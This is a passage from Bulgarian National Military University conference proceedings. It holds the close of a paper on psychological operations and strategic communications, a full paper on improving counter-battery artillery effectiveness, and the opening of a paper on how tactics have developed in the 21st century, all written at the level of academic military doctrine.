Чрез системата за мобилна комуникация (при наличие на съответните телефонни номера) се постига уточняване на информацията. Най-ефективните мерки за психологическо въздействие чрез мобилната комуникационна система са изпращането на SMS с дискредитиращ, панически, демотивиращ и заплашителен характер с личните данни на ЦА. Използва се и пряко вербално въздействие чрез комуникация. Особеност на психологическото въздействие чрез мобилната комуникационна система в сравнение с другите средства, посочени по-горе, е, че то е адресирано до конкретно лице (собственика на телефона), което повишава ефективността на въздействието, особено в случай на посочване в съобщения или по време на телефонни разговори реални данни за самоличността на собственика на телефона, неговото местоположение, информация за семейството и приятелите.

Специалните сувенирни продукти, които могат да се използват за психологическо въздействие (т.нар. „сувенирна пропаганда“), могат да включват елементи от облеклото, предмети от бита, канцеларски материали и други материали с нанесени рисунки, надписи, лозунги (химикалки, тефтери, шапки, тениски, ястия и т.н.). Мерките за психологическо въздействие с използването на специални сувенирни продукти се извършват, като правило, съвместно със звена на

Централната служба за сигурност по време на публични акции, хуманитарни, доброволчески и културни и образователни събития.

Освен това, като се вземат предвид бързите темпове на развитие на ИТ, вероятната поява на нови методи за психологическо въздействие, посочените форми, методи на въздействие, разновидностите на неговите материали и начините за тяхното разпространение могат да бъдат подобрени и допълнени.

Изводи:

1. Стратегическите комуникации – са процес, от ефективността на който непосредствено зависи реализацията на държавната информационна политика и осигуряването на националната сигурност на дадената държава като цяло, информационната сигурност на държавата във военната сфера и други подобни, в осъществяването на които участват не само субекти на стратегическите комуникации във военната сфера, но и субекти от други сфери на дейност.

2. „Психологическите операции” са планирани операции за поднасяне на селектирана информация към чуждестранна аудитория с цел влияние върху нея, като се използват различни ненасилствени методи (внушаване на страх, създаване на паника, масови психози, спечелване на симпатии и други методи за разрушаване на психичния баланс). Отчитайки психологическите особености на целевата аудитория (културно ниво, народностно съзнание, обществена дисциплина, традиции в семейния и социалния живот, морал, религия и пр.) и основните психологически механизми, влияещи на поведението ѝ, като резултат от убеждението (използвайки логиката, страха, желанията и други психични фактори), вместо на физическото принуждение, психологическите операции предизвикват определени емоции, нагласи или поведение върху чуждите правителства, организации, групи и лица.

3. Едно от най-мощните „оръжия” за постигане на поставени военни и политически цели във века на информационните технологии може да определим „психологическите операции”, благодарение на които чрез манипулиране на противника се създава възможност за лесна победа без водене на военни действия.

4. Психологическите операции са били основен инструмент при воденето на война още от древността и ще продължава да бъде ключово стратегическо оръжие, което осигурява изпълнението на специфичните цели на кампанията. Днес Интернет и телевизията са особено важни медии за достигане и влияние върху целевите аудитории, а гръбнакът им се определя от скоростта на предаване на информацията, сферата на разпространение и актуалност на информацията. Според високопоставени анализатори съвременното поле на битката е за умовете на хората посредством критериите за победа или загуба на културна идентичност и зависимост.

Използвана литература:

1. NATO Policy on Strategic Communications, SG (2009) 0794, 1.

2. Jan Techau, “What makes communication strategic? Preparing military organizations for Battle of Ideal”, NATO Defense College, Vol. 65, February 2011
3. Field Manual (FM) 3-13 “Inform and Influence Activities”. - Berlin Information-center for Transatlantic Security, 25 January 2013. p. 96, <https://www.globalsecurity.org/military/library/policy/army/fm/3-13/fm3-13-2013.pdf>.
4. AJP-10.1 Allied joint doctrine for information operations, Edition A Version 1 with UK national elements January 2023
5. Велико П. Петров, монография „Операциите за влияние – глобален метод за оказване на въздействие“, Издателски комплекс на НВУ „В. Левски, Велико Търново, 2024 г ISBN 978-954-753-385-1 мека подвързия, стр. 356
6. Велико П. Петров, учебник Стратегически комуникации, НВУ „В. Левски“ – Факултет „А, ПВО и КИС“, Шумен 2021 г., ISBN 978-619-7531-20-6, стр. 337
7. Veliko P. Petrov, Use of disinformation in military conflicts, Proceedings of International Scientific Conference “Defense Technologies” DefTech 2022, Faculty of Artillery, Air Defense and Communication and Information Systems, p. 153÷164, ISBN 2367-7902
8. Veliko P. Petrov, Kaloyan At. Iliev, Disinformation - factor in the information war, Proceedings of International Scientific Conference “Defense Technologies” DefTech 2022, Faculty of Artillery, Air Defense and Communication and Information Systems, p. 171÷175, ISBN 2367-7902
9. Велико П. Петров, Strategic communications of the USA, Международна НК „Отбранителни технологии“ Шумен, Издателски комплекс на НВУ „В. Левски“ – факултет „А, ПВО и КИС“, Шумен, България 2018, Сб. научни трудове част 4, стр. 298÷306, ISBN 2367-7902
10. McCuen, John J. Hybrid Wars. Military review. March-april 2008. p. 107-113, www.au.af.mil/au/awc/awcgate/milreview/mccuen08marapr.pdf.
11. МС 402 (17 Април 2003)- Политиката на НАТО за Психологически Операции
12. JP 3-13.2, Psychological Operations, 2010
13. Allied Joint Publication AJP-3.10.1, Edition B, Version 1, Allied Joint Doctrine for Psychological Operations
14. Доктрина за информационни и психологически операции, Национална публикация на Въоръжените сили на Р. България, НП – 3.10, 2013г.
15. Директива на НАТО за стратегическите комуникации от 18.04.2012 г. ACO Directive (AD) 95-2, ACO Strategic communications, 2012.

Доклада е разработен по задача 3.2.2. Изследвания в областта на демографски, психологически и социални аспекти на националната сигурност. Човешки фактор в сигурността и обществена подкрепа за отбранителната политика и политиката за сигурност“ от НАЦИОНАЛНА НАУЧНА ПРОГРАМА „СИГУРНОСТ И ОТБРАНА“.

WAYS TO INCREASE THE EFFICIENCY OF COUNTERBATTERY FIGHTING IN MODERN CONDITIONS

Veliko P. Petrov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, veliko_pp@abv.bg*

Abstract: *The success of fire support will be directly related to its eventual success in countering the enemy's artillery, ie. in counter-battery combat. Counter-battery combat consists in the execution of planned and unplanned fires along the entire depth of the enemy in order to defeat his artillery, rocket and mortar batteries, as well as his anti-tank means.*

The experience of the wars and conflicts of the last two decades proves that the qualitative superiority in armaments cannot be compensated by the creation of a quantitative superiority. This requires looking for means, forms and ways to modernize and renew the artillery armament in accordance with the increased requirements for the artillery. It is necessary to look for the improvement of the main parameters characterizing the qualities of artillery systems - accuracy of shooting, reconnaissance and determining the coordinates of targets, hitting targets on a real time scale with anticipation in the detection of fire, rate of fire, long range, maneuverability, power of war supplies.

The question of the implementation of fire support on a real time scale is extremely important. In this aspect, with the implementation of automated command and control systems, the planning of the combat use of artillery becomes a continuous process, with mandatory forecasting of the development of the tactical situation and the results of fire engagement. The volume of unplanned firing tasks can significantly increase (to 80-90% of their total volume), as well as the possibility of their implementation on a real scale of time. Therefore, the remaining small percentage of planned fire tasks should include those in which the maneuver is impossible, or else the time from the detection of the target (object) to the end of the process of the fire impact on the targets being hit would significantly exceed the duration of the "reconnaissance - preparation" cycle of the data - striking" when using ASKU.

The successful conduct of counter-battery combat, the greater accuracy of anticipatory fire, the higher efficiency of striking enemy artillery deployed in firing positions, depends to a decisive extent on the time for anticipatory actions during fire impact on enemy fire means, on the capabilities of execution of short and powerful bursts of fire and the conduct of defensive measures for the own artillery.

Keywords: *counterbattery fighting, ncrease the efficiency*

СПОСОБИ ЗА ПОВИШАВАНЕ ЕФЕКТИВНОСТТА НА КОНТРАБАТЕРИЙНАТА БОРБА В СЪВРЕМЕННИ УСЛОВИЯ

Велико П. Петров

Опитът от локалните войни показва, че се повишава ролята на огневата поддръжка за разгрома на противника и постигане целите на войната. Огневата поддръжка се води с цел да се нанесат загуби на противника и се подкопават неговите възможности да води бойни действия.

Съвместната огнева поддръжка представлява главно съдържание на бойното използване на огневите и ударните средства при поразяване на противниковите групировки и цели. Тя е една от основните бойни функции и представлява прилагане на огнева мощ чрез ударите и огньовете със смъртоносен и несмъртоносен ефект на огневите и ударните средства на сухопътния, военновъздушния, военноморския и за специални операции компонент, координирана с маневрените формирования от състава на съвместните оперативни сили с цел унищожаване, неутрализиране и подавяне на противниковите цели и групировки³⁰.

Успешното решаване на бойни задачи в съвременната операция (бой) е възможно само при условие на надеждно огнево поразяване на противника на цялата дълбочина на неговото оперативно построение. Това се дължи на повишената ефективност на всички огневи и ударни сили на вероятния противник, въоръжаването на неговите войски с високоточни оръжия (ВТО), с комплекси от автоматизирани системи за разузнаване, командване и управление на войските и оръжията.

Успехът на огневата поддръжка ще бъде пряко свързан с нейния евентуален успех в противоборството с артилерията на противника, т.е. в контрабатарейната борба (КББ)³¹.

Контрабатарейната борба се състои в изпълнение на планови и непланови огнове по цялата дълбочина на противника с цел поразяването на неговите артилерийски, реактивни и минохвъргачни батареи, а така също и противотанковите му средства.

Тя включва:

- ✓ поразяване на средствата за масово поразяване и земните елементи на високоточните оръжия на противника;
- ✓ поразяване на батареите от нарезната и реактивната артилерия и минохвъргачките на противника;
- ✓ поразяване на пунктовете за командване и управление на артилерийските, реактивните и минохвъргачните батареи и дивизиони на противника;
- ✓ поразяване на средствата за разузнаване на артилерията от типа на: групи предни наблюдатели, батареи и взводове за звуково разузнаване, радиолокационни станции за разузнаване на земни цели и за управление огъня на артилерията;
- ✓ артилерийските формирования в райони за съсредоточаване и при марш;
- ✓ складовете за артилерийски бойни припаси.

Понастоящем контрабатарейната борба се планира и провежда като *активна и превантивна*.

За *превантивната контрабатарейната борба* е характерно, че артилерийските средства на противника се поразяват преди началото на бойните действия. Успехът

³⁰ С. Евлогиев и авторски колектив, пособие „Планиране и координиране на съвместната огнева поддръжка“, Шумен 2016 г стр. 8

³¹ Иван А. Гюргаков, Учебник „Огнево превъзходство в операциите“, София 2010 г., стр. 75.

при нея зависи от способността да се използва пълноценно наличният комплект от разузнавателни средства и бързо да се обработва непрекъснато постъпващата информация и адекватно да се реагира на нея.

При активната контрабатареината борба артилерийските средства на противника се поразяват с началото на тяхната огнева дейност. Препоръчва се да се води тогава, когато се разполага с по-малко време за изпълнение на задачата или с по-малко разузнавателни средства.

Някои от руските военни специалисти предлагат да се създават еднофункционални разузнавателно-огневи и разузнавателно-ударни комплекси с постоянен състав и предназначение за поразяване на стрелящите артилерийски батареи на противника. Те трябва да се комбинират с различни средства за огнева поддръжка на различни равнища, което ще позволи да се постигне достатъчна универсалност на построението им в зависимост от условията на обстановката и изпълняваните задачи.

Друга част от военните специалисти, обаче са на мнение, че създаването на комплекси за изпълнение на специфични задачи на бойното поле ни връща към остарели способности за планиране и управление на огневата поддръжка, т.е. връщане към обектовия метод за планиране, което може да създаде редица неудобства при управлението на огневата поддръжка и в частност контрабатареината борба. В много случаи такива комплекси ще бъдат неефективни и поради невъзможността им да изпълняват разнообразни задачи на бойното поле, т.е. такива комплекси няма да бъдат универсални в бойното си използване в общата система на огневата поддръжка. Ето защо такива комплекси могат да се създават като временно обединение на огневи, разузнавателни и управленски структури под общо командване и управление и за изпълнение на особено важни задачи от режим на дежурство. По този начин те ще бъдат в състояние да изпълняват всякакви огневи задачи на бойното поле в системата на огневата поддръжка.

Изхождайки от факта, че собствената артилерия ще има основен дял в огневата поддръжка, може да се каже, че в съвременните операции тя се превръща в първостепенна цел за поразяване от страна на противника. Уязвимостта и се увеличава поради невъзможността за пълно инженерно оборудване, нарасналите възможности за разкриване, при извършване на маньовър и воденето на огън. Това налага при планиране на огневата поддръжка, да се провеждат и мероприятия по надеждно прикриване на районите за използване на дивизионите, на маршрутите за маньовър и районите за съсредоточаване. Тяхната защитеност може значително да се повиши чрез провеждане на целенасочени маскировъчни и имитационни мероприятия. Важно условие за повишаване на устойчивостта на артилерийските подразделения е разредоточеното им разполагане на огневи позиции и максимално пълно използване на бойната мощ на всяка батарея и дивизион.

Важна роля за повишаването на огневата мощ на артилерията има създаването и въвеждането на въоръжение на съвременни автоматизирани системи за управление на огъня, които обединяват в общи рамки средствата за разузнаване и поразяване и значително намаляват времето на цикъла „*разкрий-порази*”.

Процесът на избора на цели, сили и средства, време и способности за въздействие (TARGETING) с полевата артилерия се основава на четири функции, които обхващат етапите на планирането и изпълнението на огъня и те са: **избор, разкриване, поразяване и оценка на въздействието.**

За да бъде ефективна контрабатарейната борба, следва да се познават основните характеристики на целите на бойното поле. Тези характеристики трябва да се отчитат при определяне на необходимите сили и средства от артилерията за тяхното поразяване и по-важните от тях са:

- ✓ степен на защитеност на целите на противника;
- ✓ понесени от противника загуби към момента на огневото въздействие;
- ✓ време за тяхното престояване на бойна (стартова, огнева) позиция при изпълнение на бойна задача;
- ✓ размери и отдалечение на целите от предния край на собствените войски, фронт и дълбочина на бойният им ред;
- ✓ количество на отделните цели в състава на груповата цел на противника.

Възприетите способности за водене на контрабатарейната борба определят реда за въздействие по всички елементи от групировката и бойния ред на артилерията (командни пунктове, огневи позиции, позициите на подразделенията за артилерийско-техническо разузнаване, радиолокационни станции), както и последователността за изпълнение на задачите за огневото им поразяване и радиоелектронно подавяне.

Повишаване ефективността на огневото поразяване на противника в съвременни условия може да бъде постигнато чрез подобряване на съществуващите и разработване на принципно нови способности за огнево поразяване, както и снабдяването на войските с най-новите видове оръжия.

Както е известно, основните средства за огнево поразяване на противника в боя и операцията са ракетните войски и артилерията, които изпълняват 60-70% или повече от общия обем на огневите задачи. Забележимото увеличаване на ролята на артилерията в огневото поразяване неизбежно води до още по-големи усилия на противника за нейното поразяване. От това следва, че в съвременни условия е необходимо да се вземат най-решителни мерки, за да се попречи на противника да постигне успех в контрабатарейната борба.

В съвременните армии се заделят много средства за развитието и усъвършенстването на артилерията в количествено и качествено отношение. Поразяването на батареите на противника (артилерийски, реактивни, минохвъргачни и зенитни) е една от основните задачи на полевата артилерия в съвременните операции. Опитът от войните и конфликтите през последните години, а така също и резултатите от математическото моделиране на бойните действия показват, че не е възможно да се разчита на успех в боя без надеждно поразяване на противниковата артилерия, основа на която са самоходните артилерийски системи и съвременните реактивни системи за залпов огън (РСЗО). За тях са разработени или се разработват нови боеприпаси, като касетъчни, самонасочващи се и боеприпаси с повишена мощност, притежаващи големи поразяващи възможности.

В съвременни условия значението на борбата с артилерията на противника значително нараства поради следните фактори:

- увеличаване на общия брой на артилерийските, минохвъргачните и зенитни батареи на противника;
- нарастване на относителния дял на самоходните артилерийски и минохвъргачни батареи, а така също и на батареите реактивни системи за залпов огън и батареите зенитни управляеми ракети (ЗУР) с автономна система за насочване;
- увеличаване количеството на артилерийските и реактивни батареи, снабдени с автоматизирана система за командване и управление (АСКУ);
- повишаване възможностите на артилерийските, минохвъргачните и реактивните батареи на противника за използване на касетъчни и високоточни боеприпаси;
- настъпилите съществени изменения в бойното използване на артилерийските подразделения и групи.

Развитието на артилерията в съвременните армии основно е насочено към повишаване мобилността на артилерийските системи, точността на стрелбата, а също и към увеличаване на далекобойността и поразяващото действие на снарядите.

Условията за борба с противниковата артилерия в една съвременна война ще се различават значително от тези условия, които са били преди. Така, според опита от Втората световна война, до началото на настъпателните операции степента на разкриване на артилерийски групи на противника е била най-малко 70%, а в някои случаи 80-90%, което е осигурявало успеха на контрабатарейната борба. Но дори и тогава проблемът с оценката на надеждността на разузнавателните данни за местоположението на противниковата артилерия, която често преместваше своите батареи на нови огневи позиции непосредствено преди настъплението, беше остър.

Успешното водене на контрабатарейната борба, по-голямата точност на изпреварващия огън, по-високата ефективност от поразяването на противниковата артилерия, развърнатата на огневи позиции, зависи в решаваща степен от времето за изпреварващи действия при огнево въздействие по противниковите огневи средства, от възможностите за изпълнение на кратки и мощни огневи налети и провеждането на защитни мероприятия за собствената артилерия.

В момента основата на артилерийските групи са самоходни артилерийски системи, по-голямата част от които (до 80%) са бронирани. Те имат висока маневреност, което им позволява да бъдат на огнева позиция не повече, отколкото е необходимо за изпълнение на огневата задача. Сега това време отнема около 10 минути, а за РСЗО дори по-малко. Въпреки това към перспективните огневи системи се налагат още по-строги изисквания - продължителността на престоя на артилерийски подразделения на огнева позиция не трябва да надвишава 5 минути.

Чуждестранни военни експерти смятат, че намаляването на времето, прекарано на артилерийските подразделения на огневи позиции, осигурява по-голяма живучест от тяхното предварително инженерно оборудване. Следователно намаляването на продължителността на огъня на батериите е един от реалните начини за повишаване на ефективността на тяхното поразяване.

Краткото време, прекарано на артилерийски подразделения на огневи позиции, сериозно усложнява тяхното поразяване, тъй като прави нереалистично предварителното определяне на местоположението им и изисква оръдията, предназначени за борба с артилерията на противника, да бъдат в постоянна готовност за откриване на огън, което на практика елиминира възможността за привличането им в изпълнението на други огневи задачи. Тъй като откриването на оръдията, минохвъргачките и РСЗО е най-вероятно да се извърши по време на тяхната стрелба, това поставя изключително високи изисквания към скоростта на всички елементи на комплексите за контрабатарейна борба - средствата за разузнаване, управление и поразяване.

Резултатите от изследванията показват, че успешното му провеждане в съвременни условия е реалистично само ако времето от откриването на целта до откриването на огън по нея се намали до 1 минута, което се постига само при: максимална автоматизация на процесите на събиране, обработка и предаване на разузнавателни данни към огневите подразделения; дълбоката интеграция на средствата за разузнаване и поразяване на базата на бързодействащи автоматизирани средства за управление; рационално разпределение на зоните за разузнаване и поразяване на целите с огневите средства и радиоелектронното подаване; предоставяне на широка инициатива на командирите на артилерийските формирования при вземане на решения за поразяването на целите.

Опитът от локалните войни и въоръжените конфликти, теоретичните изследвания показват, че ефективното поразяване на високотехнологични цели, включително самоходните оръдия, е възможно, ако поразяването се извърши веднага след откриването им. Това поставя повишени изисквания към разузнавателните средства, участващи в контрабатарейната борба. Те трябва да гарантират, че получават най-пълни сведения за откритите цели, която освен координатите им ще съдържа данни за калибъра на стрелящите оръдия, техния брой и размера на площта, заета от подразделенията. Това значително ще улесни избора на сили и средства за поразяването на целта, ще осигури правилния избор на способ на стрелбата по нея и ще премахне нерационалния разход на сили и средства при унищожаване на отделни (скитащи) оръдия. Ролята на въздушното разузнаване непрекъснато нараства.

При разработването на перспективни артилерийски системи има ясна тенденция за по-нататъшно увеличаване на разстоянието на стрелбата до 30 km и повече. Това позволява огневите позиции да бъдат разположени извън обсега на наземните радары, което допълнително повишава значението на въздушното разузнаване. Като средство за поразяване в контрабатарейната борба очевидно е необходимо да се използват подготвени артилерийски подразделения, въоръжени с далекострелни, самоходни бронирани системи. Резултатите от моделирането на различни бойни действия позволява да се оцени превъзходството на бронираните оръдия. Два часа са достатъчни, за да може, предвид численото равенство на артилерийските групировки, да бъде победена тази, в която броят на буксирните оръдия е преобладаващ.

Променящите се условия за водене на контрабатарейната борба поставят сериозни изисквания към техническото оборудване на отделените за тази цел артилерийските подразделения. Усъвършенстването му трябва да осигури значително намаляване на времето за откриване на цели и подготовка на огън по тях, увеличаване на разстоянието на стрелбата, маневреността и защитеността на подразделенията, както и техните огневи възможности при поразяването на бронирани високоманеврени цели.

За успешно водене на контрабатарейната борба командирите на участващите в нея артилерийски формирования трябва да получат самостоятелност. Резултатите от контрабатарейната борба по време на войната в Персийския залив показаха повишеното значение на радарните разузнавателни средства за откриване на стрелящи оръдия и минохвъргачки, които изиграха важна роля в огневото противоборство между артилерията на коалиционните сили и Ирак. Те се оказаха много устойчиви на огнево поразяване: можеха успешно да изпълняват задачите си, когато в състава им оставаха ограничен брой радари.

В борбата с артилерията на противника е важно съвременното поразяване на пунктовете за управление. Дори по време на Втората световна война беше отбелязано, че въпреки незначителните загуби, нанесени на вражеската артилерия по време на операцията, по-голямата част от нея не успя да води ответен огън поради подавянето и унищожаването на пунктовете за управление, възлите и линиите за свързка.

Повишаването на ефективността на артилерийския огън се постига не само чрез подобряване на способите за стрелба с артилерията, но и чрез подобряване на способите на работа на органите за управление при изпълнение на огневите задачи. Поради недостатъчно ефективно управление могат да бъдат загубени 25-35% от способностите на артилерийски формирования.

Играйки важна роля в борбата за огнево превъзходство, самата артилерия се превръща в основна цел за поразяване от противника. Неговата уязвимост се увеличава поради невъзможността от инженерно оборудване на местата за планирано разгръщане на нова огнева позиция веднага след изпълнение на огневата задача. Вероятността за откриване на подразделения при извършване марш през деня е по-висока, отколкото когато са разположени на място. През нощта те се откриват успешно от термовизионни средства. Следователно възможността за откриване и поразяване на артилерийски огневи подразделения особено се увеличава, когато те изпълняват противоогнева маневра (засмат нова ОП). По този начин, сред мерките, които определят способите за придобиване на огнево превъзходство, е необходимо да се предвиди покриване на районите на огневите позиции (особено тези, предназначени за контрабатарейната борба) от въздушни удари и високотехнологични оръжия. Тяхната живучест може значително да се повиши чрез провеждане на целенасочени маскировъчни и имитационни мероприятия.

Според чуждестранни военни специалисти величината на възможните загуби на артилерийските подразделения е почти равен на броя на имитираните лъжливи цели. Ако броят на лъжливите огневи позиции е 20-30% от реалния, тогава

загубите могат да бъдат намалени с 32-34%. Но действията на инженерните подразделения по маскирането на реалните и имитационните лъжливи огневи позиции и артилерийски подразделения трябва да бъдат тясно свързани и управлявани от единен център. Само това може да даде на маскировъчните мероприятия необходимата достоверност и да изключи възможността за поразяване на артилерийски подразделения при поразяване на лъжливи цели.

Важен начин за повишаване на живучестта на артилерийските формирования в съвременни условия е тяхното разсредоточено (асиметрично) разположение на огневи позиции. Въпреки това, този метод често се пренебрегва, като се предпочита линейното разположение на артилерийските оръдия и РСЗО.

По статистически данни за използването на различни средства за разузнаване (радарни, оптико-електронни, БЛА) и техните способности за взаимодействие с огневите подразделения, безспорен лидер е БЛА по минималното време за откриване, идентификация, въвеждането в базата данни и даването на точни данни за стрелба.

По този начин необходимостта от повишаване на ефективността на борбата с артилерията на противника в съвременните условия налага спешно решаването на редица важни проблеми от военно-техническо, организационно и научно естество.

Организирането на контрабатареината борба се извършва в общата система на планирането на огневата поддръжка. Планирането на контрабатареината борба се извършва в Подгрупата за планиране и координиране на огневата поддръжка, при което се определят:

- ✓ очакваното количество артилерийски, реактивни и минохвъргачни батареи и взводове в състава на противниковата групировка на войските;
- ✓ вероятните райони за разполагане на артилерията и в състава на кои групировки организационно влиза тя;
- ✓ възможното време за начало на противниковата огнева дейност;
- ✓ задачите на Сухопътния компонент за борба с артилерията на противника;
- ✓ необходимите сили и средства за контрабатарейна борба с противниковата артилерия;
- ✓ необходимият резултат, който следва да се постигне в контрабатареината борба и степените за поразяване на отделните и груповите цели;
- ✓ реда за откриване на изпреварващ огън по противниковите батареи;
- ✓ какви специализирани елементи от групировката на артилерията следва да се създадат за успешна контрабатарейна борба;
- ✓ дежурни огневи средства и реда за действията им по поразяване на противниковата артилерия;
- ✓ редът за разузнаване и доразузнаване на противниковите артилерийски батареи;
- ✓ редът за управление на силите и средствата участващи в контрабатареината борба.

Управлението на бойните действия на артилерията в контрабатареината борба, като нейна основна задача, е непрекъснат процес, който може да включва:

- ✓ непрекъснато получаване, събиране, изучаване и обобщаване на данните за обстановката и най-вече - за местоположението и дейността на артилерийските батареи на противника;
- ✓ вземане на решение за тяхното поразяване;
- ✓ поставяне на задачи на изпълнителите;
- ✓ планиране на ресурси за тяхното разкриване и незабавно поразяване;
- ✓ поддържане на непрекъснато взаимодействие с общовойсковите формирования;
- ✓ организиране и осъществяване на мероприятия по повишаване бойната готовност на съединенията и частите и осигуряване на боеспособността им;
- ✓ организиране и поддържане на системата за управление;
- ✓ постоянен контрол за изпълнение на поставените задачи и оказване на помощ.

Управлението на бойните действия на артилерията в този случай следва да бъде устойчиво, непрекъснато, оперативно и скрито.

Изводи:

1) Опитът от войните и конфликтите през последните две десетилетия доказва, че качествено превъзходство във въоръжението не може да се компенсира със създаването на количествен превес. Това изисква да се търсят средства, форми и пътища за модернизиране и обновяване на артилерийското въоръжение в съответствие с нарасналите изисквания към артилерията. Необходимо е да се търси подобряването на основните параметри, характеризиращи качествата на артилерийските системи – точност на стрелбата, разузнаването и определянето на координатите на целите, поразяване на целите в реален мащаб на времето с изпреварване в откриването на огъня, скорострелност, далекобойност, маневреност, мощ на бойните припаси.

2) Артилерийските системи на въоръжение в Българската армия и наличните боеприпаси за тях могат да се използват за поразяване на цели в контрабатарейната борба на ефективно разстояние до **16 km**. Това показва, че артилерията е в състояние да води успешна контрабатарейна борба и с това да търси постигането на огнево превъзходство над противника.

3) Основната част от целите за огневото поразяване (около 70%) от артилерията в контрабатарейната борба са на отдалечение до 12 km и успешно могат да се поразяват от артилерията. Времето за огнево въздействие може да се намали чрез привличането на по-голямо количество артилерия за изстрелването на необходимото количество боеприпаси по целта или чрез съкращаване на времеви цикъл **„разузнаване-поразяване”**. Първият начин изисква да се увеличи маневреността на собствената артилерия чрез създаването на малки по състав (1–2 садн), лесни за управление и високо маневрени артилерийски групи. Вторият начин изисква използване на съвременни средства за разузнаване и определяне на координатите на целите.

4) В зависимост от условията на обстановката се назначава и способът за

определяне на данните. Стремешът трябва да бъде да се използва най-бързият, точен и ефективен способ, с което да се осигури ефективност и своевременност на огъня. Увеличаването на грешките при определяне на данните за стрелба води до увеличаване на разхода на снаряди за стрелба за поразяване, а при постоянен разход на снарядите – до понижаване степента на поразяване на противниковите батареи.

5) Изключително важен е въпросът за осъществяването на огневата поддръжка в реален мащаб на времето. В този аспект с внедряването на АСКУ планирането на бойното използване на артилерията се превръща в непрекъснат процес, със задължително прогнозиране на развитието на тактическата обстановка и на резултатите от огневото поразяване. Обемът на неплановите огневи задачи може значително да нарасне (на 80-90% от общия им обем), както и възможността за тяхното изпълнение в реален мащаб от времето. Следователно към оставащия малък процент планови огневи задачи следва да се отнесат тези, при които маньовърът е невъзможен, или пък времето от разкриването на целта (обекта) до края на процеса на огневото въздействие по поразяваните цели значително би надвишило продължителността на цикъла “разузнаване – подготовка на данните – поразяване” при използването на АСКУ.

Използвана литература:

1. Иван Гюргаков, Учебник „Огнево превъзходство в операциите“, София 2010 г.
2. С. Евлогиев и авторски колектив, пособие „Планиране и координиране на съвместната огнева поддръжка“, Шумен 2016 г, ISBN 978-954-9681-72-7
3. Велико Петров, Калоян Илиев, монография „Бойното използване на артилерията в контрабатареината борба“, НБУ „В. Левски“ - Факултет „А, ПВО и КИС“, Шумен, 2019 г., ISBN 978-954-9681-92-5, стр. 288
4. Велико Петров, монография „Ефективност на стрелбата на артилерията в контрабатареината борба“, НБУ „В. Левски“ - Факултет „А, ПВО и КИС“, Шумен, 2020 г., ISBN 978-619-7531-11-4, стр. 252
5. STANAG–2484 “NATO fielded artillery taktikal doktrine”.
6. STANAG–2934 “Artillery procedures”.
7. Иван Савов и авторски колектив, „Правила за стрелба и управление на огъня (ПС и УО – 98 г.)“, МО 1998 г.
8. Кирчо Куртев и авторски колектив, „Тактическа доктрина на полевата артилерия“, ВИ “Св Георги Победоносец”, ГЩ на БА, София 2005 г.
9. Концепция за съвместна огнева поддръжка, МО, София 2016
10. Велико Петров, „Използване на съвременни автоматизирани системи за командване и управление за нуждите на контрабатареината борба“, Годишник на НБУ „В. Левски“, научни трудове 2006/2007, стр. 262 – 269, ISSN 1312-6148

DEVELOPMENT OF TACTICS AS PART OF THE ART OF WAR IN THE 21ST CENTURY

Ivaylo Zh. Bozov, Stamen I. Antonov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, bozovfakultet@abv.bg, stamantonov@abv.bg*

Abstract: *Tactics is the most dynamic component of the art of war, considering the patterns, character, content, methods of preparation and conduct of combat operations. The rapid technological development, the changed understanding of opposing forces and the missions and tasks set to the military formations, led to a change in the forms and methods of fighting. Tactics, as a part of the art of war, was most affected by these changes.*

Keywords: *Tactics, Unmanned Aerial Systems, Fire Support, Area of Operation*

РАЗВИТИЕ НА ТАКТИКАТА, КАТО ЧАСТ ОТ ВОЕННОТО ИЗКУСТВО ПРЕЗ XXI-ВИ ВЕК

Ивайло Ж. Бозов, Стамен И. Антонов

*Факултет „Артилерия, ПВО и КИС“, Национален военен университет, Шумен, България,
bozovfakultet@abv.bg, stamantonov@abv.bg*

Резюме: *Тактиката е най-динамичният компонент на военното изкуство, разглеждащ моделите, характера, съдържанието, методите за подготовка и водене на бойни действия. Бързото технологично развитие, промененото разбиране за противостоящи сили и поставяните мисии и задачи пред военните формирования, доведоха до изменение във формите и способите за водене на бой. Тактиката, като част от военното изкуство, в най-голяма степен е повлияна от тези изменения*

Ключови думи: *Тактика, безпилотни летателни системи, огнева поддръжка, зона на операцията.*

Въведение

С историческото развитие на теорията и практиката на военното изкуство се променя и характерът на взаимоотношенията на неговите съставни части, което се предопределя от такива основни фактори като увеличаването на икономическите възможности на държавите, развитието на средствата и технологиите на въоръжените сили, промяна на възгледите за възникването на военни конфликти, използването на различни форми и методи на военни действия и др.

Тактиката е най-динамичният компонент на военното изкуство, разглеждащ моделите, характера, съдържанието, методите за подготовка и водене на бойни и други тактически действия. Тя е подчинена на оперативното изкуство и

стратегията, като оказва значително влияние върху развитието на военното изкуство като цяло.

1 Изменения при воденето на боя във военните конфликти през 21-ви век.

Решаващо влияние върху развитието на тактиката, несъмнено, оказва модернизирването на оръжията, военното и специалното оборудване, както и повишаване на качеството на бойната подготовка на личния състав. Редица изследвания в тази област позволиха да се идентифицират основните насоки за развитие на тактиката, чрез които се проявява нейното влияние върху оперативното изкуство и стратегия. Развитието и интегрирането на съвременни технологии и средства във военната сфера, доведоха до изменението на тактиката в няколко направления:

- разширяване на пространствения обхват на бойните действия на тактическо ниво.

Повишените възможности на формированията и на средствата за поразяване позволяват да се нанасят удари на големи разстояния, като се извършва не само последователно, но и едновременно поразяване на най-важните цели на противостоящите сили (ПС) по цялата дълбочина на зоната на операцията, резултатите от които се консолидират от действия на отделни тактически формирования, синхронизирани по време и задачи.

За едновременно нанасяне на удари на голяма дълбочина се използва авиация, ракетни системи, реактивна и оръдейна артилерия с голям обseg, безпилотни летателни апарати (БЛА) и др.

Увеличаването на дела на средствата за далечна огнева поддръжка причинява размиване на пространствените граници на предната и тилната част от бойното пространство. Войните и военните конфликти през последните десетина години показват, че поразяването на противостоящите сили на големи разстояния, като нов метод за борба на тактическо ниво, започва да надделява над близкия бой. Това се дължи преди всичко на повишаването на бойните способности на средствата с които се осъществява самото поразяване. С появата на нови средства за въоръжени бойни действия, силата и дълбочината на огневото поразяване се увеличават поради интегрирането на сили и средства в разузнавателно-ударни комплекси, масовото използване на безпилотни летателни системи не само за разузнаване, но и за нанасяне на удари на големи дистанции, средствата за разузнаване и радиоелектронна борба (РЕБ) и др.

- активно използване на безпилотни летателни системи.

